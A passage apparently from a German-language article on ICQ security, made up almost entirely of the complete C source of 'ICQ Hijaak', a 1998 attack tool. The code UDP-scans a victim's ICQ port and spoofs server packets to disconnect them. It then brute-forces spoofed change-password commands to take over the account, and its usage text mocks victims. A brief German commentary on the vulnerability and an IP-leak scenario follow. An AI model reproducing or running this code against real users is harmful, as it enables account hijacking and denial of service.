      0x69, 0x66, 0x79, 0x20, 0x74, 0x68, 0x65, 0x20,

      0x73, 0x6f, 0x75, 0x6e, 0x64, 0x73, 0x20, 0x49,

      0x43, 0x51, 0x20, 0x6d, 0x61, 0x6b, 0x65, 0x73,

      0x2e, 0x20, 0x4a, 0x75, 0x73, 0x74, 0x20, 0x73,

      0x65, 0x6c, 0x65, 0x63, 0x74, 0x20, 0x22, 0x53,

      0x6f, 0x75, 0x6e, 0x64, 0x73, 0x22, 0x20, 0x66,

      0x72, 0x6f, 0x6d, 0x20, 0x74, 0x68, 0x65, 0x20,

      0x22, 0x70, 0x72, 0x65, 0x66, 0x65, 0x72, 0x65,

      0x6e, 0x63, 0x65, 0x73, 0x2f, 0x6d, 0x69, 0x73,

      0x63, 0x22, 0x20, 0x69, 0x6e, 0x20, 0x49, 0x43,

      0x51, 0x20, 0x6f, 0x72, 0x20, 0x66, 0x72, 0x6f,

      0x6d, 0x20, 0x74, 0x68, 0x65, 0x20, 0x22, 0x53,

      0x6f, 0x75, 0x6e, 0x64, 0x73, 0x22, 0x20, 0x69,

      0x6e, 0x20, 0x74, 0x68, 0x65, 0x20, 0x63, 0x6f,

      0x6e, 0x74, 0x72, 0x6f, 0x6c, 0x20, 0x70, 0x61,

      0x6e, 0x65, 0x6c, 0x2e, 0x20, 0x43, 0x72, 0x65,

      0x64, 0x69, 0x74, 0x3a, 0x20, 0x45, 0x72, 0x61,

      0x6e, 0x0a, 0x5b, 0x32, 0x5d, 0x20, 0x43, 0x61,

      0x6e, 0x27, 0x74, 0x20, 0x72, 0x65, 0x6d, 0x65,

      0x6d, 0x62, 0x65, 0x72, 0x20, 0x77, 0x68, 0x61,

      0x74, 0x20, 0x77, 0x61, 0x73, 0x20, 0x73, 0x61,

      0x69, 0x64, 0x3f, 0x20, 0x20, 0x44, 0x6f, 0x75,

      0x62, 0x6c, 0x65, 0x2d, 0x63, 0x6c, 0x69, 0x63,

      0x6b, 0x20, 0x6f, 0x6e, 0x20, 0x61, 0x20, 0x75,

      0x73, 0x65, 0x72, 0x20, 0x74, 0x6f, 0x20, 0x67,

      0x65, 0x74, 0x20, 0x61, 0x20, 0x64, 0x69, 0x61,

      0x6c, 0x6f, 0x67, 0x20, 0x6f, 0x66, 0x20, 0x61,

      0x6c, 0x6c, 0x20, 0x6d, 0x65, 0x73, 0x73, 0x61,

      0x67, 0x65, 0x73, 0x20, 0x73, 0x65, 0x6e, 0x74,

      0x20, 0x69, 0x6e, 0x63, 0x6f, 0x6d, 0x69, 0x6e };
 #define
      MAX_NUM_ADDRESSES     255
 int Resolve( char * hostname, struct
      in_addr * addr ) {
```

```
      struct hostent * hinfo;

      (void)memset( (void *)addr, 0, sizeof( struct in_addr ));

      if ( inet_aton( hostname, addr) ) return SUCCESS;

      if ( !(hinfo = gethostbyname( hostname ) ) ) return FAILURE;

      (void)memcpy( (void *)addr, (void *)hinfo->h_addr,

      sizeof(struct in_addr )); return SUCCESS; }
int MultiResolve( char * hostname, int *
      addr_count,

      struct in_addr ** addresses ) {

      int
      host_count;

      int
      i;

      char
      * p;

      struct  in_addr
      address;

      struct  hostent         *
      hinfo;

      if ( inet_aton( hostname, &address ) ) {

      p = (char *)malloc(sizeof(address));

      if ( !p ) {

      fprintf(stderr,"MultiResolve: Allocation failed!\n");

      return FAILURE;

      }

      (void)memcpy((void *)p,(void *)&address, sizeof(address) );

      *addr_count = 1;

      *addresses = (struct in_addr *)p; return SUCCESS; }

      if ( !(hinfo = gethostbyname(hostname) ) ) return FAILURE;

      if ( hinfo->h_length != sizeof( struct in_addr ) ) {

      fprintf(stderr,"MultiResolve:  h_length (%d) not equal "\

      "to size of struct inaddr (%d) ",

      hinfo->h_length, sizeof(struct in_addr) );

      return FAILURE;

      }

      host_count = 0;

      for (i = 0; i < MAX_NUM_ADDRESSES; i++ ) {

      struct in_addr  * addr_ptr;

      addr_ptr = (struct in_addr *)hinfo->h_addr_list[i];

      if ( !addr_ptr )

      break;

      host_count++;
```

```
      }

      p = (char *)malloc( host_count * hinfo->h_length );

      if ( !p ) {

      fprintf(stderr,"MultiResolve: Failed to allocate %d bytes\n",

      host_count * hinfo->h_length );

      return FAILURE;

      }

      *addresses = (struct in_addr *)p;

      for ( i = 0; i < host_count; i++ ) {

      (void)memcpy( (void *)p,(void *)hinfo->h_addr_list[i],

      hinfo->h_length ); p += hinfo->h_length; }

      *addr_count = host_count; return SUCCESS; }
#define
      IP_VERS         0
#define
      IP_TOS          1
#define
      IP_TOTLEN       2
#define
      IP_ID
      4
#define
      IP_FLAGS        6
#define IP_TIMETOLIVE   8
#define IP_PROTOCOL
      9
#define
      IP_CHECKSUM     10

      #define IP_SRC
      12
#define
      IP_DST          16
#define
      IP_END          20
#define
      UDP_SOURCE      0
#define
      UDP_DEST        2
#define
      UDP_LENGTH      4
#define UDP_CHECKSUM
      6
#define
      UDP_END         8
#define UCHDR_SOURCE
      0
#define
      UCHDR_DEST      4
#define UCHDR_PROTOCOL  9
#define UCHDR_UDPLEN
      10
#define
      UCHDR_END       12
#define
      ICMP_TYPE       0
#define
      ICMP_CODE       1
#define ICMP_CHECKSUM   2
#define
      ICMP_END        4
u16 cksum( u16 * buf, int numWords ) {

      u32 sum;

      sum = 0; while ( numWords -- ) { sum += *(buf++); }
```

```
      sum = ( sum >> 16) + ( sum & 0xffff ); sum += ( sum >>
      16 );

      return ~sum ; }


void
      make_ip_hdr(
      u8      * packet, int
      length, u8     protocol,

      u16     id, u16     flags,
      struct in_addr  me,

      struct in_addr  you, u8      ttl )
      {

      memset( packet, 0, IP_END );

      byte(*packet, IP_VERS ) = 0x45;

      word(*packet, IP_TOTLEN ) = htons( length );

      byte(*packet, IP_TIMETOLIVE ) = ttl;

      byte(*packet, IP_PROTOCOL ) = protocol;

      word(*packet, IP_ID ) = htons( id );

      word(*packet, IP_FLAGS ) = htons( flags );

      dword(*packet,IP_SRC ) = *((u32 *)&me);

      dword(*packet,IP_DST ) = *((u32 *)&you);

      word(*packet, IP_CHECKSUM ) = cksum( (u16 *)packet, IP_END/2 ); }
void
      make_udp_hdr(
      u8      * packet, int
      udplength, u16     sport,

      u16     dport ) {

      u8      * udp;

      static  u8      chdr[UCHDR_END];

      u32     pchecksum;

      memset( chdr, 0, UCHDR_END );

      udp = packet + ( ( byte(*packet, IP_VERS ) & 0x0F ) * 4 );

      memset( udp, 0, UDP_END );

      word(*udp, UDP_SOURCE ) = htons( sport );

      word(*udp, UDP_DEST ) = htons( dport );

      word(*udp, UDP_LENGTH ) = htons( udplength );

      memcpy( chdr + UCHDR_SOURCE, packet + IP_SRC, 8 );

      byte( *chdr, UCHDR_PROTOCOL ) = byte( *packet, IP_PROTOCOL );

      word( *chdr, UCHDR_UDPLEN ) = word( *udp, UDP_LENGTH );

      pchecksum = ( ~cksum( (u16 *)&chdr, UCHDR_END / 2 ) ) & 0xFFFF;

      if ( udplength & 1 ) { byte( *udp, udplength + 1 ) = 0; }

      pchecksum += ( ~cksum((u16 *)udp, udplength/ 2

      + (udplength&1)) ) & 0xFFFF; pchecksum    += (
      pchecksum >> 16 );

      word( *udp, UDP_CHECKSUM ) = (u16)~pchecksum ; }
int CreateRawSocket( void )
```

```
{
      int     s;
      int     option;
      s = socket( AF_INET, SOCK_RAW, IPPROTO_RAW );
      if ( s < 0 ) { perror("Socket:"); exit(-1); }
      option = 1;
      if ( setsockopt( s, IPPROTO_IP, IP_HDRINCL,
      (char *)&option,  sizeof( option ) ) < 0 ) {
      perror("Setting IP_HDRINCL"); exit(0); }
      return s; }
int GetLocalAddress(
      struct in_addr remote, struct in_addr * local )
{
      struct sockaddr_in      laddress;
      struct sockaddr         *
      laddr = (struct sockaddr *)&laddress;
      struct sockaddr_in      raddress;
      struct sockaddr         *
      raddr = (struct sockaddr *)&raddress;
      int     s;
      int     err;
      int     len;
      s = socket( AF_INET, SOCK_DGRAM, IPPROTO_UDP );
      if ( s < 1 ) {
      return FAILURE;
      }
      raddress.sin_port = htons( 1984 ); /* DON'T CARE */
      raddress.sin_family = AF_INET;
      raddress.sin_addr = remote;
      err = connect(s, raddr, sizeof(raddress ));
      if ( err < 0 ) {
      return FAILURE;
      }
      len = sizeof(laddress);
      err = getsockname(s, laddr, &len );
      if ( err < 0 ) {
      return FAILURE;
      }
      *local = laddress.sin_addr;
      close(s);
      return SUCCESS;
}
int CreateICMPSocket( void )
```

```
{

      int s;

      s = socket( AF_INET, SOCK_RAW, IPPROTO_ICMP );

      if ( s < 1 )

      return FAILURE;

      return s;
}
int  SendUDP( int s, struct in_addr
      source, struct in_addr dest,

      u16 sport, u16 tport )
{

      static u8       packet[576];

      struct sockaddr_in      raddress;

      struct sockaddr         *
      raddr = (struct sockaddr *)&raddress;

      int     psize;

      int     err;



      raddress.sin_port = htons( 1984 ); /* DON'T CARE */

      raddress.sin_family = AF_INET;

      raddress.sin_addr = dest;



      psize = IP_END + UDP_END + 6;

      make_ip_hdr( packet, psize, IPPROTO_UDP, 0x666, 0,

      source, dest, 0x7F );

      make_udp_hdr( packet, psize - IP_END, sport, tport);

      err = sendto( s, packet, psize, 0,raddr, sizeof(raddress));

      if ( err != psize ) {

      perror("Sending");

      return FAILURE;

      }

      return SUCCESS;
}
const
      int       verify_secs = 2;
int VerifyUDPPort( struct in_addr addr, u16
      port )
{

      int
      s_icmp;

      struct timeval  start_time, end_time, wait_time;

      fd_set
      rdfs;

      int
      err;

      static u8       packet[1500]; /* should
      be max MTU */
```

```
struct sockaddr junkaddr;

int
junksize;

u8
* icmphdr;

u8
* fiphdr;

u8
* fudphdr;

int
len;

int
got_unreach;

struct in_addr  localaddr;

int
rawsock;

if ( GetLocalAddress(addr, &localaddr) == FAILURE ) {

perror("GetLocalAddress"); exit(-1); }

s_icmp = CreateICMPSocket();

if ( s_icmp == FAILURE )  { perror("Getting ICMP socket"); exit(-1); }

rawsock = CreateRawSocket();

if ( rawsock < 0 ) { perror("Getting Raw socket"); exit(-1); }

FD_ZERO( &rdfs ); FD_SET( s_icmp, &rdfs );

if ( SendUDP(rawsock, localaddr, addr, 0x1984, port ) == FAILURE )
{

perror("Sending UDP packet"); exit(-1); }

got_unreach = 0; gettimeofday( &start_time, NULL );

do { wait_time.tv_usec = 0; wait_time.tv_sec = verify_secs;

err = select( s_icmp+1, &rdfs, NULL, NULL, &wait_time );

if ( -1 == err ) { perror("VerifyUDPPort - Select"); exit(-1); }

if ( !err ) break;

junksize = sizeof( struct sockaddr );

err = recvfrom( s_icmp, packet, 1500, 0,

&junkaddr, &junksize );

if ( -1 == err ) { perror("VerifyUDPPort - recvfrom: ");

exit(-1); }

if ( (byte(*packet,IP_PROTOCOL ) != IPPROTO_ICMP ) ||

(dword(*packet, IP_SRC ) != *((u32 *)&addr) )  )

goto check_timeout;

len =  ( byte(*packet, 0 ) & 0x0F ) * 4;

icmphdr = packet + len;

if ( (byte(*icmphdr,ICMP_TYPE ) != 3 ) ||

(byte(*icmphdr,ICMP_CODE ) != 3 )  )
```

```
      goto check_timeout;

      fiphdr = icmphdr + ICMP_END + 4/*clear error code*/;

      len = ( byte(*fiphdr, 0 ) & 0x0F ) * 4;

      if ( (byte(*fiphdr,IP_PROTOCOL ) != IPPROTO_UDP ) ||

      ( (dword(*fiphdr, IP_DST ) != *((u32 *)&addr)  ) )   )

      goto check_timeout;

      fudphdr = fiphdr + len;

      if ( word(*fudphdr, UDP_DEST ) == htons( port ) ) {

      got_unreach = 1; break; }

      check_timeout:

      gettimeofday( &end_time, NULL );

      } while ( ( end_time.tv_sec - start_time.tv_sec ) < verify_secs
      );

      close( s_icmp ); close( rawsock);

      if ( got_unreach ) return FAILURE;
 else return SUCCESS;
}
typedef
      struct  foobar
{

      int     next;

      int     prev;

      u16     rem_port;

      int     times;
}
      port_info;
#define
      MAX_BURST       128
#define UNUSED_HEAD
      MAX_BURST + 1
#define
      UNUSED_TAIL     MAX_BURST + 2
#define
      LIVE_HEAD       MAX_BURST + 3
#define
      LIVE_TAIL       MAX_BURST + 4
#define FIRST_LPORT
      55000
#define
      SEND_COUNT      3
#define NEXT(i) List[(i)].next
#define PREV(i) List[(i)].prev
#define PORT(i) List[(i)].rem_port
#define TIMES(i) List[(i)].times
int UDPScan( struct in_addr addr, u16
      start, u16 end, u16 * tport )
{

      int     unused_head;

      int     unused_tail;

      int     live_head;

      int     live_tail;

      int     i;

      port_info       List[ LIVE_TAIL + 1
      ];
```

```
int     Current[ MAX_BURST ];

int     cur_min, cur_max;

int     now_port;

int     delay;

int     my_port;

int     cur_send;

struct timeval  wait_time;

fd_set
rdfs;

int     err;

int     s_icmp, rawsock;

struct in_addr  localaddr;

*tport = 0;

if ( GetLocalAddress(addr, &localaddr) == FAILURE ) {

perror("GetLocalAddress"); return FAILURE; }

s_icmp = CreateICMPSocket();

if ( s_icmp == FAILURE )  {

perror("Getting ICMP socket"); return FAILURE; }

rawsock = CreateRawSocket();

if ( rawsock < 0 ) {

perror("Getting Raw socket"); return FAILURE; }

FD_ZERO( &rdfs );

FD_SET( s_icmp, &rdfs );

List[ LIVE_TAIL ].next = -1; List[ LIVE_TAIL ].prev = LIVE_HEAD;

List[ LIVE_TAIL ].rem_port = 0; List[ LIVE_HEAD ].prev = -1;

List[ LIVE_HEAD ].next = LIVE_TAIL; List[ LIVE_HEAD ].rem_port =
0;

List[ UNUSED_TAIL ].next = -1; List[ UNUSED_TAIL ].prev = UNUSED_HEAD;

List[ UNUSED_TAIL ].rem_port = 0; List[ UNUSED_HEAD ].prev = -1;

List[ UNUSED_HEAD ].next = UNUSED_TAIL;

List[ UNUSED_HEAD ].rem_port = 0;

for ( i = 0; i < MAX_BURST ; i++ ) {

PREV( i ) = PREV( UNUSED_TAIL ); NEXT( i ) = UNUSED_TAIL;

NEXT( PREV( i ) ) = i; PREV( NEXT( i ) ) = i; PORT( i ) = 0;

TIMES( i ) = SEND_COUNT; }

now_port = start;

cur_min = now_port;

cur_max = MAX_BURST;

my_port = FIRST_LPORT;

cur_send = 16;
```

```
while ( 1 ) {
int     cur;
int     cnt;
cur_max = cur_send;
cur_min = now_port;
cur = List[ LIVE_HEAD ].next;
cnt = 0;
while ( NEXT(cur) != -1 ) {
if (!cur_max ) {
break;
}
cnt++;
if ( SendUDP(rawsock, localaddr, addr,
my_port, PORT(cur) ) == FAILURE ) {
perror("Sending UDP packet");
return FAILURE;
}
cur_max--;
TIMES(cur)--;
cur = NEXT(cur);
if ( NEXT(cur) > LIVE_TAIL ) {
printf("Ugh! %d \n", NEXT(cur) );
exit(-1);
}
}
for ( i = 0; i < cur_max ; i ++ ) {
int node;
if ( cur_min > end )
break;
node = NEXT( UNUSED_HEAD );
if ( -1 == NEXT( node ) )
break;
NEXT( UNUSED_HEAD ) = NEXT( node );
PREV( NEXT(node) ) = UNUSED_HEAD;
PREV( node ) = PREV( LIVE_TAIL );
NEXT( node ) = LIVE_TAIL;
NEXT( PREV( node ) ) = node;
PREV( NEXT( node ) ) = node;
PORT( node ) = cur_min + i;
```

```
if ( SendUDP(rawsock, localaddr, addr,
my_port, cur_min+i ) == FAILURE ) {
perror("Sending UDP packet");
return FAILURE;
}
Current[ i ] = node;
}
if ( ( now_port >= end ) &&
( !cnt ) ) {
printf("Found nothing!\n");
return SUCCESS;
}
now_port += cur_max;
/*
* Delay, waiting for responses.  Continue until the
* operation times out, meaning that we waited long enough
* for a packet..
*/
cnt = 0;
while ( 1 ) {
int junksize;
static struct sockaddr  junkaddr;
static u8 packet[1500];
int     len;
u8      * icmphdr, * fiphdr, *fudphdr;
int     got_port;
int     cur;
wait_time.tv_usec = 0;
wait_time.tv_sec = 5;
FD_SET( s_icmp, &rdfs );
err = select( s_icmp+1, &rdfs, NULL, NULL, &wait_time
);
if ( -1 == err ) {
perror("UDPSCAN - Select");
return FAILURE;
}
if ( !err )  {
break;
}
junksize = sizeof( struct sockaddr );
```

```
err = recvfrom( s_icmp, packet, sizeof(packet), 0,
&junkaddr, &junksize );
if ( -1 == err ) {
perror("UDPSCAN - recvfrom: ");
exit(-1);
}
if ( (byte(*packet,IP_PROTOCOL ) != IPPROTO_ICMP ) ||
(dword(*packet, IP_SRC ) != *((u32 *)&addr) ) )
continue;
len =  ( byte(*packet, 0 ) & 0x0F ) * 4;
icmphdr = packet + len;
if ( (byte(*icmphdr,ICMP_TYPE ) != 3 ) ||
(byte(*icmphdr,ICMP_CODE ) != 3 ) )
continue;
fiphdr = icmphdr + ICMP_END + 4/*clear error code*/;
len = ( byte(*fiphdr, 0 ) & 0x0F ) * 4;
if ( (byte(*fiphdr,IP_PROTOCOL ) != IPPROTO_UDP ) ||
( (dword(*fiphdr, IP_DST ) !=
*((u32 *)&addr)  ) )   )
continue;
fudphdr = fiphdr + len;
got_port = ntohs( word(*fudphdr, UDP_DEST ) ) ;
if ( ( got_port >= cur_min ) &&
( got_port < (cur_min+cur_max) ) ) {
cur = Current[ got_port - cur_min ];
PREV( NEXT(cur)  ) = PREV( cur );
NEXT( PREV(cur) ) = NEXT( cur );
PREV( cur ) = PREV( UNUSED_TAIL );
NEXT( cur ) = UNUSED_TAIL;
NEXT( PREV( cur ) ) = cur;
PREV( NEXT( cur ) ) = cur;
cnt++;
continue;
}
/*
* if we get here, then it was one of the older
* ones, so look through the array for it
*/
cur = NEXT( LIVE_HEAD );
```

```
while ( NEXT(cur) != -1 ) {
if ( PORT(cur) == got_port ) {
PREV( NEXT(cur)  ) = PREV( cur );
NEXT( PREV(cur) ) = NEXT( cur );
PREV( cur ) = PREV( UNUSED_TAIL );
NEXT( cur ) = UNUSED_TAIL;
NEXT( PREV( cur ) ) = cur;
break;
}
cur = NEXT(cur);
}
if ( NEXT(cur) == -1 ) {
printf("RESPONSE FOR PORT %d UNEXPECTED! \n",
got_port);
} else {
cnt++;
}
}
printf("[UDP Scan working] Got %d responses \n", cnt );

if  ( cnt < ( (cur_send/4) * 3 ) ) {
cur_send /= 2;
if ( cur_send < 16 ) {
cur_send = 16;
}
} else {
cur_send *= 2;
if ( cur_send > MAX_BURST ) {
cur_send = MAX_BURST;
} } cur = NEXT( LIVE_HEAD );
while ( NEXT(cur) != -1 ) {
if (!TIMES(cur) ) {
printf("SCORE!  Port is %d \n",PORT(cur));
close( s_icmp );
close( rawsock);
*tport = PORT(cur);
return SUCCESS;
}
cur = NEXT(cur);
```

```
      }

      }

      close( s_icmp );

      close( rawsock);

      return SUCCESS;
}
#define COMMAND_CHANGEPASSWORD
      0x049C
#define COMMAND_LOGOFF
      0x0438
#define RESPONSE_ERROR
      0x00F0
int
      WritePacket(u8        *
      data_ptr,

      int     * size,

      char    * format,

      ...     )
{

      u8
      * ptr;

      va_list         ap;

      u32
      dword_param;

      u16
      word_param;

      u8
      byte_param;

      u8
      * string_param;

      int
      string_length;

      int
      * data_length;

      ap = va_start( ap, format );

      ptr = data_ptr;

      while ( *format ) {

      switch ( *format++ ) {

      case 'L':  /* dword */

      dword_param = va_arg(ap, u32 );

      *(ptr++) = dword_param & 0xFF;

      *(ptr++) = (dword_param >> 8 ) & 0xFF;

      *(ptr++) = (dword_param >> 16) & 0xFF;

      *(ptr++) = (dword_param >> 24) & 0xFF;

      break;

      case 'W': /* word */

      word_param = va_arg(ap, u16 );

      *(ptr++) = word_param & 0xFF;
```

```
      *(ptr++) = (word_param >> 8 ) & 0xFF;
      break;
      case 'B': /* Byte */
      byte_param = va_arg(ap, u8 );
      *(ptr++) = byte_param;
      break;
      case 'S': /* ICQ string */
      string_param = va_arg(ap, u8 * );
      string_length = strlen( string_param ) + 1;
      *(ptr++) = (string_length ) & 0xFF;
      *(ptr++) = (string_length >> 8)  & 0xFF;
      memcpy( ptr, string_param, string_length );
      ptr += string_length;
      break;
      case 'D':  /* pure data with length byte */
      data_length = va_arg(ap, int * );
      string_param = va_arg(ap, u8 * );
      memcpy( ptr, string_param , *data_length );
      ptr += *data_length;
      break;
      default:
      fprintf(stderr,"Invalid type %c \n", *(format-1) );
      return FAILURE;
      }
      }
      /* return the size taken up */
      *size = (ptr - data_ptr );
      return SUCCESS;
}
u32     icq_uin =
      -1;
u16
      icq_seq = 0;
      u16     icq_seq2 = 0;
#define
      ICQ4_VER        0
#define ICQ4_RANDOM
      2
#define
      ICQ4_ZERO       4
#define ICQ4_COMMAND
      6
#define
      ICQ4_SEQ        8
#define
      ICQ4_SEQ2       10
#define
      ICQ4_UID        12
#define
```

```
      ICQ4_CHECK      16
#define
      ICQ4_END        20
void create_icq4_hdr(

      u8      * data_ptr,

      u16     any_number,

      u16     command,

      int     data_size

      )
{

      u32     check;

      u32     check2;

      u32     keyvalue;

      int     count;

      int     length;

      int     i;

      u8      ofs;

      u8      val;
length = data_size + ICQ4_END;
memset( data_ptr, 0, ICQ4_END );
word(*data_ptr, ICQ4_VER ) = 0x4;
      word(*data_ptr, ICQ4_RANDOM) = any_number;
word(*data_ptr, ICQ4_COMMAND ) = command;
      word(*data_ptr, ICQ4_SEQ ) = icq_seq;

      word(*data_ptr, ICQ4_SEQ2 ) = icq_seq2; dword(*data_ptr,ICQ4_UID ) =
      icq_uin;
dword(*data_ptr,ICQ4_CHECK) =
      0x0;
check = ( *(data_ptr + 8) << 24) | (
      *(data_ptr + 4) << 16 ) |

      ( *(data_ptr + 2) << 8 ) | ( *(data_ptr + 6) );
ofs = random() % length; val = *(data_ptr +
      ofs );
check2 = ( ofs << 24 ) |
      ( val << 16 );
ofs = random() %
      256; val = icq_check_data[ ofs ];

      check2 |= ( ofs << 8 ) | ( val ); check2 ^= 0x00FF00FF; check ^= check2;
dword(*data_ptr,ICQ4_CHECK ) =
      check;
keyvalue = length * 0x66756B65;
      keyvalue += check;
count = ( length +
      3 ) / 4; count += 3; count /= 4;
for (
      i = 0; i < count ; i++ ) {

      u32 * r;

      if ( i == 4 ) continue; r = (u32 *)(data_ptr + (i*4) );
 *r ^= (keyvalue + icq_check_data[i*4]
      ); }
word(*data_ptr, ICQ4_VER ) = 0x4;
      /* NECESSARY! */
}
void
      create_icq3_header(     u8 * data_ptr, int * size,
      u16 command,
u16  seq1,
      u16  seq2, u32  UIN )
{
```

```
      int     len, len2, err, ofs, val;

      u32     check, check2;

      err = WritePacket( data_ptr,&len, "WWWWL",

      0x03, command, seq1, seq2, UIN );

      if ( err == FAILURE ) {

      printf("Programmer Error in create_icq3_header\n"); exit(-1); }

      check = ( *(data_ptr + 8) << 24) | ( *(data_ptr + 4) << 16 ) |

      ( *(data_ptr + 2) << 8 ) | ( *(data_ptr + 6) );

      ofs = random() % len; val = *(data_ptr + ofs );

      check2 = ( ofs << 24 ) | ( val << 16 );

      ofs = random() % 256;

      val = icq_check_data[ ofs ];

      check2 |= ( ofs << 8 ) | ( val );

      check2 ^= 0x00FF00FF; check ^= check2;

      err = WritePacket( (data_ptr + len),&len2,"L", check );
*size = len + len2; }
static
      u8      packet[ 1500 ];
void main( int argc, char ** argv );
void main(  int argc, char ** argv
      )
{

      int     count;

      int     i;

      u16     j, k;

      struct in_addr * addr_list;

      struct in_addr * target_list;

      int     err;

      struct in_addr  you;

      struct in_addr  me;

      int
      rawsock;

      struct sockaddr raddr;

      struct sockaddr_in * r_in = (struct sockaddr_in *)&raddr;

      int     size;

      u8      * data_ptr;

      u8      * hdr_ptr;

      int     hdr_size;

      u16     your_port;

      int     retries;

      int     base_port;

      if ( argc < 5 ) {

      fprintf(stderr,
"--=--==[ ICQ Hijaak ]=====------------------------==-------------\n"
```

```
"Author:
      wumpus@innocent.com    *    Copyright
      (c) 1998 Wolvesbane\n"
"Usage:
      \n"

      "       hijaak [options] icq-server
      target-uin target-ip new-password \n"

      "\n"
"icq-server:
      Packets will be *spoofed* from the (possibly plural) \n"

      "
      IP addresses of this parameter. \n"

      "\n"
"target-uin:
      D'Oh!  \n\n"

      "target-ip:     Finding this is up to you.
      May the farce be with you\n"

      "\nnew-password: D'Oh! Take a guess \n"
"\nNo options are available at this
      time.\n" );

      exit(-1);

      }

      base_port = 0;

      if ( argc > 5 ) { base_port = atoi( argv[5] ); }

      if (!base_port)  base_port = 1024;

      icq_uin = atol( argv[2] );

      if ( !icq_uin ) {

      fprintf(stderr, "Who do you want me to kill, boss? \n");

      exit(-1); }

      err = MultiResolve(argv[3],&count,&target_list);

      if ( err == -1 ) { herror("Resolving target\n"); exit(-1); }

      if ( count > 1 ) { fprintf(stderr,

      "Hey! Moron!  You need to specify an UNAMBIGUOUS victim IP. \n"
      );

      exit(-1); }

      you = target_list[0];

      free( target_list );

      err = MultiResolve(argv[1],&count,&addr_list);

      if ( err == -1 ){ herror("Resolving ICQ server"); exit(-1); }

      r_in->sin_port = htons( 1984 ); /* DON'T CARE */

      r_in->sin_family = AF_INET; r_in->sin_addr = you;

      hdr_ptr = packet + IP_END + UDP_END;

      rawsock = CreateRawSocket();

      printf("** Scanning for luser's ICQ port ...\n");

      your_port = base_port;

      while ( 1 ) { err = UDPScan(you, your_port, 65535, &your_port
      );
```

```
      if (  ( err == -1 ) || ( !your_port ) ) { fprintf(stderr,
"D'Oh!  Can't find a target
      port.  Better check that target IP again!\n");

      exit(-1); }

      if ( FAILURE == VerifyUDPPort( you, your_port ) ) {

      fprintf(stderr,
"UDP scan found
      invalid port. Retrying...  Hit CTRL-C to exit\n");

      continue; }

      break;

      }

      printf("*** Got luser's port at %d \n", your_port );

      create_icq3_header(hdr_ptr, &hdr_size, RESPONSE_ERROR, 0,

      0, icq_uin  ); retries = 3;

      while ( retries-- ) {

      printf("Trying to knock luser offline.  Attempt %d\n",

      3 - retries );

      for ( i = 0; i < count ; i++ ) {

      int     psize;

      psize = IP_END + UDP_END + hdr_size;

      make_ip_hdr( packet, psize, IPPROTO_UDP, 0x666, 0,

      addr_list[i], you, 0x7F );

      make_udp_hdr( packet, psize - IP_END, 4000,your_port );

      err = sendto( rawsock, packet, psize, 0,

      &raddr, sizeof(raddr));

      if ( err != psize ) { perror("Sending"); exit(-1); }

      }

      if ( FAILURE == VerifyUDPPort( you, your_port ) ) { break; }

      sleep( 3 );     /* Give 'em some time */

      if ( FAILURE == VerifyUDPPort( you, your_port ) ) { break; }

      sleep(3);

      }

      printf("Retries is %d \n", retries );

      if ( 0 > retries ) { fprintf(stderr,
"Uh Oh!  Something ain't
      working.  Can't toast the luser.  Sorry, dude.\n");

      exit(-1); }

      /* more time? how long does it take to reconnect? */

      sleep(16);

      printf("** Scanning for luser's _new_ ICQ port ...\n");

      while ( 1 ) {

      err = UDPScan(you, your_port, 65535, &your_port );
```

```
      if (  ( err == -1 ) || ( !your_port ) ) { fprintf(stderr,
"D'Oh! Can't find the new port!  Maybe
      your target is smarter than you?\n");

      exit(-1); }

      if ( FAILURE == VerifyUDPPort( you, your_port ) ) {

      fprintf(stderr,
"New UDP scan found
      invalid port. Retrying...  Hit CTRL-C to exit\n");

      continue; } break; }

      printf("*** Got luser's new connection at %d \n", your_port );

      printf("*** Hijaaking account now...(*LONG* version)\n");

      for ( k = 0; k < 14 ; k++ ) {

      for ( j = 0; j < 14 ; j++ ) {

      int     psize;

      icq_seq = k; icq_seq2 = j;

      data_ptr = hdr_ptr + ICQ4_END;

      WritePacket( data_ptr, &size, "S",argv[4] );

      create_icq4_hdr(hdr_ptr, random()&0xFFFF,

      COMMAND_CHANGEPASSWORD, size );

      hdr_size = ICQ4_END;

      for ( i = 0; i < count ; i++ ) {

      psize = IP_END + UDP_END + hdr_size + size;

      make_ip_hdr( packet, psize, IPPROTO_UDP,

      0x666, 0, you, addr_list[i], 0x7F );

      make_udp_hdr( packet, psize - IP_END,

      your_port, 4000);

      err = sendto( rawsock, packet, psize, 0,

      &raddr, sizeof(raddr));

      if ( err != psize ) { perror("Sending");

      exit(-1); } usleep( 1000 );

      err = sendto( rawsock, packet, psize, 0,

      &raddr, sizeof(raddr));

      if ( err != psize ) {

      perror("Sending");

      exit(-1);

      } } } }

      printf("Disconnecting the remote luser... \n");

      create_icq3_header(hdr_ptr, &hdr_size, RESPONSE_ERROR, 0, 0,
      icq_uin  );

      for ( i = 0; i < count ; i++ ) {

      int     psize;
```

```
        psize = IP_END + UDP_END + hdr_size;
        make_ip_hdr( packet, psize, IPPROTO_UDP, 0x666, 0,
        addr_list[i], you, 0x7F );
        make_udp_hdr( packet, psize - IP_END, 4000,your_port );
        err = sendto( rawsock, packet, psize, 0,
        &raddr, sizeof(raddr));
        if ( err != psize ) { perror("Sending"); exit(-1); } }
        free( addr_list );
      }
```

Mirabilis warnte offiziell vor dieser Attacke. Leider sind viele Versions-Nummern vergangen, bis ein Client veröffentlicht wurde, der nicht mehr anfällig auf diese Attacke war. Mirabilis hätte diese Sicherheitslücke gar nicht erst entstehen lassen dürfen, indem sie das Protokoll der Öffentlichkeit zur Analyse präsentierten.

IP-Sniffing durch TCP-Pakete

Das Zusammenspiel von Windows NT 4.0 und ICQ 98beta funktioniert nicht ganz tadellos, wenn es um das Verhindern des Freigebens interner IP-Adressen geht:

1. Host A läuft mit Windows NT 4.0 und hat eine funktionierende Ethernet-Anbindung mit der nicht ins Internet gerouteten IP-Adresse 192.168.0.3 und noch eine Dial-Up-Connection per Modem mit der dynamischen IP 205.188.160.121.

2. Der Anwender am Rechner A stellt eine ICQ-Konversation mit dem Nutzer von Host B, der Windows 98 am laufen hat. Rechner B hat eine Ethernet-Anbindung mit 10.0.0.7 und Modem mit der statischen IP 195.24.64.6.

3. Die TCP-Kommunikation findet nun genau zwischen den Ips 205.188.160.121 und 195.24.64.6 statt.

